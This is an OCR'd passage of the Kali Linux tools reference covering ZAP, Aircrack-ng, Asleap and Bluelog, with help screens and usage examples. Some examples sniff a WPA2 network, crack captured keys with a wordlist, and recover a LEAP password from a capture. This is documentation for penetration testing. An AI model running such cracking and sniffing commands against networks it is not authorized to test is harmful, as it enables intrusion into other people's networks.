
TOOLS INCLUDED IN THE ZAPROXY PACKAGE

zap–OWASPZedAttackProxy

The OWASP Zed Attack Proxy.

ZAP USAGE EXAMPLE(S)

```
root@kali:~# zap
```


Untitled Session - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Scripts
Sites
Response
Break
Script Console
Quick Start
Request
Attack
Stop
Params
Http Sessions
Zest Results
Clients
WebSockets
AJAX Spider
Output
History
Search
Break Points
Alerts
Active Scan
Spider
Forced Browse
Fuzzer
Filter:OFF
Id
Req. Times...
Me...
URL
C...
Reason
...
Size Res...
Highes...
N...
Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0

Welcome to the OWASP Zed Attack

ZAP is an easy to use integrated penetration testing tool for finding vulne

Please be aware that you should only attack applications that you have b

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Progress: Not started

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, VULNANALYSIS, WEBAPPS

WIRELESS ATTACKS

- Aircrack-ng
- Asleap
- Bluelog
- BlueMaho
- Bluepot
- BlueRanger
- Bluesnarfer

- Bully
- coWPAtty
- crackle
- eapmd5pass
- Fern Wifi Cracker
- Ghost Phisher
- GISKismet
- Gqrx
- gr-scan
- kalibrate-rtl
- KillerBee
- Kismet
- mdk3
- mfcuk
- mfoc
- mfterm
- Multimon-NG
- Reaver
- redfang
- RTLSDR Scanner
- Spooftooph
- Wifi Honey
- Wifitap

- Wifite

Aircrack-ng

AIRCRACK-NG PACKAGE DESCRIPTION

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the all-new PTW attack, thus making the attack much faster compared to other WEP cracking tools.

Source: http://aircrack-ng.org/

Aircrack-ng Homepage | Kali Aircrack-ng Repo

- Author: Thomas d’Otreppe, Original work: Christophe Devine
- License: GPLv2

TOOLS INCLUDED IN THE AIRCRACK-NG PACKAGE

airbase-ng–Configurefakeaccesspoints

```
root@kali:~# airbase-ng --help

  Airbase-ng 1.2 beta3 - (C) 2008-2013 Thomas d'Otreppe
  Original work: Martin Beck
  http://www.aircrack-ng.org

  usage: airbase-ng <options> <replay interface>

  Options:

      -a bssid         : set Access Point MAC address
      -i iface         : capture packets from this interface
      -w WEP key       : use this WEP key to en-/decrypt packets
      -h MAC           : source mac for MITM mode
      -f disallow      : disallow specified client MACs (default: allow)
      -W 0|1           : [don't] set WEP flag in beacons 0|1 (default: auto)
      -q               : quiet (do not print statistics)
      -v               : verbose (print more messages)
      -A               : Ad-Hoc Mode (allows other clients to peer)
      -Y in|out|both   : external packet processing
      -c channel       : sets the channel the AP is running on
      -X               : hidden ESSID
      -s               : force shared key authentication (default: auto)
      -S               : set shared key challenge length (default: 128)
      -L               : Caffe-Latte WEP attack (use if driver can't send frags)
      -N               : cfrag WEP attack (recommended)
      -x nbpps         : number of packets per second (default: 100)
      -y               : disables responses to broadcast probes
      -0               : set all WPA,WEP,open tags. can't be used with -z & -Z
      -z type          : sets WPA1 tags. 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104
      -Z type          : same as -z, but for WPA2
      -V type          : fake EAPOL 1=MD5 2=SHA1 3=auto
      -F prefix        : write all sent and received frames into pcap file
      -P               : respond to all probes, even when specifying ESSIDs
      -I interval      : sets the beacon interval value in ms
      -C seconds       : enables beaconing of probed ESSID values (requires -P)

  Filter options:
      --bssid MAC      : BSSID to filter/use
      --bssids file    : read a list of BSSIDs out of that file
      --client MAC     : MAC of client to filter
      --clients file   : read a list of MACs out of that file
      --essid ESSID    : specify a single ESSID (default: default)
      --essids file    : read a list of ESSIDs out of that file

      --help           : Displays this usage screen
```

aircrack-ng–Wirelesspasswordcracker

```
root@kali:~# aircrack-ng --help

  Aircrack-ng 1.2 beta3 - (C) 2006-2013 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: aircrack-ng [options] <.cap / .ivs file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
      -e <essid> : target selection: network identifier
      -b <bssid> : target selection: access point's MAC
      -p <nbcpu> : # of CPU to use  (default: all CPUs)
      -q         : enable quiet mode (no status output)
      -C <macs>  : merge the given APs to a virtual one
      -l <file>  : write key to file
  Static WEP cracking options:

      -c         : search alpha-numeric characters only
      -t         : search binary coded decimal chr only
      -h         : search the numeric key for Fritz!BOX
      -d <mask>  : use masking of the key (A1:XX:CF:YY)
      -m <maddr> : MAC address to filter usable packets
      -n <nbits> : WEP key length :  64/128/152/256/512
      -i <index> : WEP key index (1 to 4), default: any
      -f <fudge> : bruteforce fudge factor,  default: 2
      -k <korek> : disable one attack method  (1 to 17)
      -x or -x0  : disable bruteforce for last keybytes
      -x1        : last keybyte bruteforcing  (default)
      -x2        : enable last  2 keybytes bruteforcing
      -X         : disable  bruteforce   multithreading
      -y         : experimental  single bruteforce mode
      -K         : use only old KoreK attacks (pre-PTW)
      -s         : show the key in ASCII while cracking
      -M <num>   : specify maximum number of IVs to use
      -D         : WEP decloak, skips broken keystreams
      -P <num>   : PTW debug:  1: disable Klein, 2: PTW
      -1         : run only 1 try to crack key with PTW

  WEP and WPA-PSK cracking options:

      -w <words> : path to wordlist(s) filename(s)

  WPA-PSK options:

      -E <file>  : create EWSA Project file v3
      -J <file>  : create Hashcat Capture file
      -S         : WPA cracking speed test

  Other options:

      -u         : Displays # of CPUs & MMX/SSE support
      --help     : Displays this usage screen
```

airdecap-ng–DecryptWEP/WPA/WPA2capturefiles

```
root@kali:~# airdecap-ng --help

  Airdecap-ng 1.2 beta3 - (C) 2006-2013 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: airdecap-ng [options] <pcap file>

  Common options:
      -l         : don't remove the 802.11 header
      -b <bssid> : access point MAC address filter
      -e <essid> : target network SSID

  WEP specific option:
      -w <key>   : target network WEP key in hex

  WPA specific options:
      -p <pass>  : target network WPA passphrase
      -k <pmk>   : WPA Pairwise Master Key in hex

      --help     : Displays this usage screen
```

airdecloak-ng–Removeswepcloakingfromapcapfile

```
root@kali:~# airdecloak-ng --help

  Airdecloak-ng 1.2 beta3 - (C) 2008-2013 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: airdecloak-ng [options]

  options:

   Mandatory:
     -i <file>             : Input capture file
     --ssid <ESSID>        : ESSID of the network to filter
        or
     --bssid <BSSID>       : BSSID of the network to filter

   Optional:
     --filters <filters>   : Apply filters (separated by a comma). Filters:
          signal:               Try to filter based on signal.
          duplicate_sn:         Remove all duplicate sequence numbers
                                for both the AP and the client.
          duplicate_sn_ap:      Remove duplicate sequence number for
                                the AP only.
          duplicate_sn_client:  Remove duplicate sequence number for the
                                client only.
          consecutive_sn:       Filter based on the fact that IV should
```

```
                              be consecutive (only for AP).
          duplicate_iv:        Remove all duplicate IV.
          signal_dup_consec_sn: Use signal (if available), duplicate and
                              consecutive sequence number (filtering is
                               much more precise than using all these
                               filters one by one).
     --null-packets       : Assume that null packets can be cloaked.
     --disable-base_filter : Do not apply base filter.
     --drop-frag          : Drop fragmented packets

     --help               : Displays this usage screen
```

airdriver-ng–Providesstatusinformationaboutthewirelessdriversonyoursystem

```
root@kali:~# airdriver-ng --help
Found kernel: 3.3.12-kali1-686-pae.3.12-kali1-686-pae
usage: airdriver-ng <command> [drivernumber]
    valid commands:
        supported      - lists all supported drivers
        kernel         - lists all in-kernel drivers
        installed      - lists all installed drivers
        loaded         - lists all loaded drivers
        -----------------------------------------------------
        insert <drivernum>  - inserts a driver
        load <drivernum>    - loads a driver
        unload <drivernum>  - unloads a driver
        reload <drivernum>  - reloads a driver
        -----------------------------------------------------
        compile <drivernum> - compiles a driver
        install <drivernum> - installs a driver
        remove <drivernum>  - removes a driver
        -----------------------------------------------------
        compile_stack <stacknum>    - compiles a stack
        install_stack <stacknum>    - installs a stack
        remove_stack <stacknum> - removes a stack
        -----------------------------------------------------
        install_firmware <drivernum>    - installs the firmware
        remove_firmware <drivernum> - removes the firmware
        -----------------------------------------------------
        details <drivernum> - prints driver details
        detect         - detects wireless cards
```

aireplay-ng–Primaryfunctionistogeneratetrafficforthelateruseinaircrack-ng

```
root@kali:~# aireplay-ng --help
```

```
Aireplay-ng 1.2 beta3 - (C) 2006-2013 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: aireplay-ng <options> <replay interface>

Filter options:

    -b bssid  : MAC address, Access Point
    -d dmac   : MAC address, Destination
    -s smac   : MAC address, Source
    -m len    : minimum packet length
    -n len    : maximum packet length
    -u type   : frame control, type    field
    -v subt   : frame control, subtype field
    -t tods   : frame control, To      DS bit
    -f fromds : frame control, From    DS bit
    -w iswep  : frame control, WEP     bit
    -D        : disable AP detection

Replay options:

    -x nbpps  : number of packets per second
    -p fctrl  : set frame control word (hex)
    -a bssid  : set Access Point MAC address
    -c dmac   : set Destination  MAC address
    -h smac   : set Source       MAC address
    -g value  : change ring buffer size (default: 8)
    -F        : choose first matching packet

    Fakeauth attack options:

    -e essid  : set target AP SSID
    -o npckts : number of packets per burst (0=auto, default: 1)
    -q sec    : seconds between keep-alives
    -Q        : send reassociation requests
    -y prga   : keystream for shared key auth
    -T n      : exit after retry fake auth request n time

    Arp Replay attack options:

    -j        : inject FromDS packets
```

```
      Fragmentation attack options:

      -k IP     : set destination IP in fragments
      -l IP     : set source IP in fragments

      Test attack options:

      -B        : activates the bitrate test

  Source options:

      -i iface  : capture packets from this interface
      -r file   : extract packets from this pcap file

  Miscellaneous options:

      -R                    : disable /dev/rtc usage
      --ignore-negative-one : if the interface's channel can't be determined,
                              ignore the mismatch, needed for unpatched cfg80211

  Attack modes (numbers can still be used):

      --deauth      count : deauthenticate 1 or all stations (-0)
      --fakeauth    delay : fake authentication with AP (-1)
      --interactive       : interactive frame selection (-2)
      --arpreplay         : standard ARP-request replay (-3)
      --chopchop          : decrypt/chopchop WEP packet (-4)
      --fragment          : generates valid keystream   (-5)
      --caffe-latte       : query a client for new IVs  (-6)
      --cfrag             : fragments against a client  (-7)
      --migmode           : attacks WPA migration mode  (-8)
      --test              : tests injection and quality (-9)

      --help              : Displays this usage screen
```

airmon-ng–Thisscriptcanbeusedtoenablemonitormodeonwirelessinterfaces

```
root@kali:~# airmon-ng --help



usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

airmon-zc–Thisscriptcanbeusedtoenablemonitormodeonwirelessinterfaces

```
root@kali:~# airmon-zc --help
```

```
usage: airmon-zc <start|stop|check> <interface> [channel or frequency]
```

airodump-ng–Usedforpacketcapturingofraw802.11frames

```
root@kali:~# airodump-ng --help

  Airodump-ng 1.2 beta3 - (C) 2006-2013 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: airodump-ng <options> <interface>[,<interface>,...]

  Options:
      --ivs                 : Save only captured IVs
      --gpsd                : Use GPSd
      --write      <prefix> : Dump file prefix
      -w                    : same as --write
      --beacons             : Record all beacons in dump file
      --update       <secs> : Display update delay in seconds
      --showack             : Prints ack/cts/rts statistics
      -h                    : Hides known stations for --showack
      -f            <msecs> : Time in ms between hopping channels
      --berlin       <secs> : Time before removing the AP/client
                              from the screen when no more packets
                              are received (Default: 120 seconds)
      -r             <file> : Read packets from that file
      -x            <msecs> : Active Scanning Simulation
      --manufacturer        : Display manufacturer from IEEE OUI list
      --uptime              : Display AP Uptime from Beacon Timestamp
      --output-format
                  <formats> : Output format. Possible values:
                              pcap, ivs, csv, gps, kismet, netxml
      --ignore-negative-one : Removes the message that says
                              fixed channel <interface>: -1

  Filter options:
      --encrypt   <suite>   : Filter APs by cipher suite
      --netmask <netmask>   : Filter APs by mask
      --bssid     <bssid>   : Filter APs by BSSID
      --essid     <essid>   : Filter APs by ESSID
      -a                    : Filter unassociated clients

  By default, airodump-ng hop on 2.4GHz channels.
  You can make it capture on other/specific channel(s) by using:
     --channel <channels>  : Capture on specific channels
     --band <abg>         : Band on which airodump-ng should hop
     -C    <frequencies>   : Uses these frequencies in MHz to hop
     --cswitch  <method>   : Set channel switching method
                 0      : FIFO (default)
                 1      : Round Robin
                 2      : Hop on last
     -s                 : same as --cswitch

     --help              : Displays this usage screen
```

airodump-ng-oui-update–DownloadsandparsesIEEEOUIlist

airodump-ng-oui-updater downloads and parses IEEE OUI list.

airolib-ng–Designedtostoreandmanageessidandpasswordlists

```
root@kali:~# airolib-ng --help

  Airolib-ng 1.2 beta3 - (C) 2007, 2008, 2009 ebfe
  http://www.aircrack-ng.org

  Usage: airolib-ng <database> <operation> [options]

  Operations:

       --stats        : Output information about the database.
       --sql <sql>    : Execute specified SQL statement.
       --clean [all]  : Clean the database from old junk. 'all' will also
                        reduce filesize if possible and run an integrity check.
       --batch        : Start batch-processing all combinations of ESSIDs
                        and passwords.
       --verify [all] : Verify a set of randomly chosen PMKs.
                        If 'all' is given, all invalid PMK will be deleted.

       --import [essid|passwd] <file>   :
                        Import a text file as a list of ESSIDs or passwords.
       --import cowpatty <file>        :
                        Import a cowpatty file.

       --export cowpatty <essid> <file> :
                        Export to a cowpatty file.
```

airserv-ng–Awirelesscardserver

```
root@kali:~# airserv-ng --help
```

```
airserv-ng: invalid option -- '-'

  Airserv-ng 1.2 beta3 - (C) 2007, 2008, 2009 Andrea Bittau
  http://www.aircrack-ng.org

  Usage: airserv-ng <options>

  Options:

      -h         : This help screen
      -p  <port> : TCP port to listen on (default:666)
      -d <iface> : Wifi interface to use
      -c  <chan> : Channel to use
      -v <level> : Debug level (1 to 3; default: 1)
```

airtun-ng–Virtualtunnelinterfacecreator

```
root@kali:~# airtun-ng --help

  Airtun-ng 1.2 beta3 - (C) 2006-2013 Thomas d'Otreppe
  Original work: Martin Beck
  http://www.aircrack-ng.org

  usage: airtun-ng <options> <replay interface>

     -x nbpps         : number of packets per second (default: 100)
     -a bssid         : set Access Point MAC address
                     : In WDS Mode this sets the Receiver
     -i iface         : capture packets from this interface
     -y file          : read PRGA from this file
     -w wepkey        : use this WEP-KEY to encrypt packets
     -t tods          : send frames to AP (1) or to client (0)
                     : or tunnel them into a WDS/Bridge (2)
     -r file          : read frames out of pcap file

  WDS/Bridge Mode options:
     -s transmitter   : set Transmitter MAC address for WDS Mode
     -b              : bidirectional mode. This enables communication
                     : in Transmitter's AND Receiver's networks.
                     : Works only if you can see both stations.

  Repeater options:
     --repeat         : activates repeat mode
     --bssid <mac>    : BSSID to repeat
     --netmask <mask> : netmask for BSSID filter

     --help          : Displays this usage screen
```

besside-ng–AutomaticallycrackWEP&WPAnetwork

```
root@kali:~# besside-ng --help
besside-ng: invalid option -- '-'

  Besside-ng 1.2 beta3 - (C) 2010 Andrea Bittau
  http://www.aircrack-ng.org

  Usage: besside-ng [options] <interface>

  Options:

      -b <victim mac> : Victim BSSID
      -s <WPA server> : Upload wpa.cap for cracking
      -c      <chan> : chanlock
      -p      <pps>  : flood rate
      -W             : WPA only
      -v             : verbose, -vv for more, etc.
      -h             : This help screen
```

buddy-ng

```
root@kali:~# buddy-ng -h

  Buddy-ng 1.2 beta3 - (C) 2007,2008 Andrea Bittau
  http://www.aircrack-ng.org

  Usage: buddy-ng <options>

  Options:

      -h       : This help screen
      -p       : Don't drop privileges
```

eassside-ng–Anauto-magictoolwhichallowsyoutocommunicateviaanWEP-encryptedaccesspoint

```
root@kali:~# easside-ng -h

  Easside-ng 1.2 beta3 - (C) 2007, 2008, 2009 Andrea Bittau
  http://www.aircrack-ng.org

  Usage: easside-ng <options>
  Options:

      -h                : This help screen
      -v   <victim mac> : Victim BSSID
      -m      <src mac> : Source MAC address
      -i           <ip> : Source IP address
      -r    <router ip> : Router IP address
      -s     <buddy ip> : Buddy-ng IP address (mandatory)
      -f        <iface> : Interface to use (mandatory)
      -c      <channel> : Lock card to this channel
      -n                : Determine Internet IP only
```

ivstools–Thistoolhandle.ivsfiles.Youcaneithermergeorconvertthem.

```
root@kali:~# ivstools

  ivsTools 1.2 beta3 - (C) 2006-2013 Thomas d'Otreppe
  http://www.aircrack-ng.org

   usage: ivstools --convert <pcap file> <ivs output file>
        Extract ivs from a pcap file
      ivstools --merge <ivs file 1> <ivs file 2> .. <output file>
        Merge ivs files
```

kstats

```
root@kali:~# kstats
usage: kstats <ivs file> <104-bit key>
```

makeivs-ng–Generatesinitializationvectors

```
root@kali:~# makeivs-ng --help

  makeivs-ng 1.2 beta3 - (C) 2006-2013 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: makeivs-ng [options]

  Common options:
     -b <bssid> : Set access point MAC address
     -f <num>   : Number of first IV
     -k <key>   : Target network WEP key in hex
     -s <num>   : Seed used to setup random generator
     -w <file>  : Filename to write IVs into
     -c <num>   : Number of IVs to generate
     -d <num>   : Percentage of dupe IVs
     -e <num>   : Percentage of erroneous keystreams
     -l <num>   : Length of keystreams
     -n        : Ignores ignores weak IVs
     -p        : Uses prng algorithm to generate IVs

     --help    : Displays this usage screen
```

packetforge-ng–Createencryptedpacketsthatcansubsequentlybeusedforinjection

```
root@kali:~# packetforge-ng --help

  Packetforge-ng 1.2 beta3 - (C) 2006-2013 Thomas d'Otreppe
  Original work: Martin Beck
  http://www.aircrack-ng.org

  Usage: packetforge-ng <mode> <options>

  Forge options:

      -p <fctrl>     : set frame control word (hex)
      -a <bssid>     : set Access Point MAC address
      -c <dmac>      : set Destination  MAC address
      -h <smac>      : set Source       MAC address
      -j            : set FromDS bit
      -o            : clear ToDS bit
      -e            : disables WEP encryption
      -k <ip[:port]> : set Destination IP [Port]
      -l <ip[:port]> : set Source      IP [Port]
      -t ttl         : set Time To Live
      -w <file>      : write packet to this pcap file
      -s <size>      : specify size of null packet
      -n <packets>   : set number of packets to generate

  Source options:

      -r <file>      : read packet from this raw file
      -y <file>      : read PRGA from this file

  Modes:

      --arp          : forge an ARP packet    (-0)
      --udp          : forge an UDP packet    (-1)
      --icmp         : forge an ICMP packet   (-2)
      --null         : build a null packet    (-3)
      --custom       : build a custom packet  (-9)

      --help         : Displays this usage screen
```

tkiptun-ng–ThistoolisabletoinjectafewframesintoaWPATKIPnetworkwithQoS

```
root@kali:~# tkiptun-ng --help

  Tkiptun-ng 1.2 beta3 - (C) 2008-2013 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: tkiptun-ng <options> <replay interface>

  Filter options:

      -d dmac   : MAC address, Destination
      -s smac   : MAC address, Source
      -m len    : minimum packet length (default: 80)
      -n len    : maximum packet length (default: 80)
      -t tods   : frame control, To      DS bit
      -f fromds : frame control, From    DS bit
      -D        : disable AP detection
      -Z        : select packets manually

  Replay options:

      -x nbpps  : number of packets per second
      -a bssid  : set Access Point MAC address
      -c dmac   : set Destination  MAC address
      -h smac   : set Source       MAC address
      -e essid  : set target AP SSID
      -M sec    : MIC error timout in seconds [60]

  Debug options:

      -K prga   : keystream for continuation
      -y file   : keystream-file for continuation
      -j        : inject FromDS packets
      -P pmk    : pmk for verification/vuln testing
      -p psk    : psk to calculate pmk with essid

  source options:
     -i iface  : capture packets from this interface
     -r file   : extract packets from this pcap file

     --help              : Displays this usage screen
```

wesside-ng–Auto-magictoolwhichincorporatesanumberoftechniquestoseamlesslyobtainaWEPkey

```
root@kali:~# wesside-ng -h

  Wesside-ng 1.2 beta3 - (C) 2007, 2008, 2009 Andrea Bittau
  http://www.aircrack-ng.org

  Usage: wesside-ng <options>

  Options:

       -h              : This help screen
       -i      <iface> : Interface to use (mandatory)
       -m      <my ip> : My IP address
       -n     <net ip> : Network IP address
       -a      <mymac> : Source MAC Address
       -c              : Do not crack the key
       -p   <min prga> : Minimum bytes of PRGA to gather
       -v <victim mac> : Victim BSSID
       -t  <threshold> : Cracking threshold
       -f   <max chan> : Highest scanned chan (default: 11)
       -k      <txnum> : Ignore acks and tx txnum times
```

wpaclean–Removeexcessdatafromapcapfile

```
root@kali:~# wpaclean
Usage: wpaclean <out.cap> <in.cap> [in2.cap] [...]
```

AIRDRIVER-NG USAGE EXAMPLE

```
root@kali:~# airdriver-ng detect

USB devices (generic detection):
Bus 002 Device 009: ID 0846:9001 NetGear, Inc. WN111(v2) RangeMax Next Wireless [Atheros AR9170+AR9101]
Bus 001 Device 012: ID 050d:0017 Belkin Components B8T017 Bluetooth+EDR 2.1
Bus 001 Device 005: ID 0e0f:0008 VMware, Inc.
```

AIRMON-NG USAGE EXAMPLE

Start *(start)* monitor mode on the wireless interface *(wlan0)* on the desired channel *(6)*:

```
root@kali:~# airmon-ng start wlan0 6
```

```
Interface   Chipset     Driver

wlan0       2-2: Atheros    carl9170 - [phy4]
                (monitor mode enabled on mon0)
```

AIRODUMP-NG USAGE EXAMPLE

Sniff on channel 6 *(-c 6)*, filtering on a BSSID *(-bssid 38:60:77:23:B1:CB)*, writing the capture to disk *(-w capture)*, using the monitor mode interface*(mon0)*:

```
root@kali:~# airodump-ng -c 6 --bssid 38:60:77:23:B1:CB -w capture mon0
 CH  6 ][ Elapsed: 4 s ][ 2014-05-15 17:21


 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID


 38:60:77:23:B1:CB   -79      0            7            0       0      6    54e    WPA2
CCMP   PSK  6EA10E


 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

AIRCRACK-NG USAGE EXAMPLE

Using the provided wordlist *(-w /usr/share/wordlists/nmap.lst)*, attempt to crack passwords in the capture file *(capture-01.cap)*:

```
root@kali:~# aircrack-ng -w /usr/share/wordlists/nmap.lst capture-01.cap
Opening capture-01.cap
Read 2 packets.

   #  BSSID              ESSID                     Encryption

   1  38:60:77:23:B1:CB  6EA10E                     No data - WEP or WPA

Choosing first network as target.

Opening capture-01.cap
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* ENUMERATION, EXPLOITATION, PASSWORDS, SNIFFING, SPOOFING, WIRELESS

Asleap

ASLEAP PACKAGE DESCRIPTION

Demonstrates a serious deficiency in proprietary Cisco LEAP networks. Since LEAP uses a variant of MS-CHAPv2 for the authentication exchange, it is susceptible to accelerated offline dictionary attacks. Asleap can also attack the Point-to-Point Tunneling Protocol (PPTP), and any MS-CHAPv2 exchange where you can specify the challenge and response values on the command line.

Source: http://www.willhackforsushi.com/?page_id=41

Asleap Homepage | Kali Asleap Repo

- Author: Joshua Wright
- License: GPLv2

TOOLS INCLUDED IN THE ASLEAP PACKAGE

asleap – Actively recover LEAP/PPTP passwords

```
root@kali:~# asleap -h
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Usage: asleap [options]

    -r  Read from a libpcap file
    -i  Interface to capture on
    -f  Dictionary file with NT hashes
    -n  Index file for NT hashes
    -s  Skip the check to make sure authentication was successful
    -h  Output this help information and exit
    -v  Print verbose information (more -v for more verbosity)
    -V  Print program version and exit
    -C  Challenge value in colon-delimited bytes
    -R  Response value in colon-delimited bytes
    -W  ASCII dictionary file (special purpose)
```

genkeys – Generates lookup file for asleap

```
root@kali:~# genkeys
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
genkeys: Must supply -r -f and -n
Usage: genkeys [options]

    -r  Input dictionary file, one word per line
    -f  Output pass+hash filename
    -n  Output index filename
    -h  Last 2 hash bytes to filter with (optional)
```

GENKEYS USAGE EXAMPLE

Read in a dictionary file *(-r /usr/share/wordlists/nmap.lst)*, provide an output filename *(-f asleap.dat)*, and an output index filename *(-n asleap.idx)*:

```
root@kali:~# genkeys -r /usr/share/wordlists/nmap.lst -f asleap.dat -n asleap.idx
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
5085 hashes written in 0.29 seconds:  17463.18 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 16254 compares.
Creating index file (almost finished) ...Done.
```

ASLEAP USAGE EXAMPLE

Read a capture file *(-r leap.dump)*, provide the hashfile filename *(-f asleap.dat)*, the hashfile index *(-n asleap.idx)*, and skip the authentication check *(-s)*:

```
root@kali:~# asleap -r leap.dump -f asleap.dat -n asleap.idx -s
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>

Captured LEAP exchange information:
    username:          qa_leap
    challenge:         0786aea0215bc30a
    response:          7f6a14f11eeb980fda11bf83a142a8744f00683ad5bc5cb6
    hash bytes:        4a39
    NT hash:           a1fc198bdbf5833a56fb40cdd1a64a39
    password:          qaleap
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* PASSWORDS, WIRELESS

Bluelog

BLUELOG PACKAGE DESCRIPTION

Bluelog is a Linux Bluetooth scanner with optional daemon mode and web front-end, designed for site surveys and traffic monitoring. It’s intended to be run for long periods of time in a static location to determine how many discoverable Bluetooth devices there are in the area.

Source: http://www.digifail.com/software/bluelog.shtml

Bluelog Homepage | Kali Bluelog Repo

- Author: Tom Nardi
- License: GPLv2

TOOLS INCLUDED IN THE BLUELOG PACKAGE

bluelog–Bluetoothsitesurveytool

```
root@kali:~# bluelog -h
```

```
Bluelog (v1.1.2) by Tom Nardi "MS3FGX" (MS3FGX@gmail.com)
----------------------------------------------------------------
Bluelog is a Bluetooth site survey tool, designed to tell you how
many discoverable devices there are in an area as quickly as possible.
As the name implies, its primary function is to log discovered devices
to file rather than to be used interactively. Bluelog could run on a
system unattended for long periods of time to collect data.

Bluelog also includes a mode called "Bluelog Live" which creates a
webpage of the results that you can serve up with your HTTP daemon of
choice. See the "README.LIVE" file for details.

For more information, see: www.digifail.com

Basic Options:
    -i <interface>     Sets scanning device, default is "hci0"
    -o <filename>      Sets output filename, default is "devices.log"
    -v                 Verbose, prints discovered devices to the terminal
    -q                 Quiet, turns off nonessential terminal outout
    -d                 Enables daemon mode, Bluelog will run in background
    -k                 Kill an already running Bluelog process
    -l                 Start "Bluelog Live", default is disabled

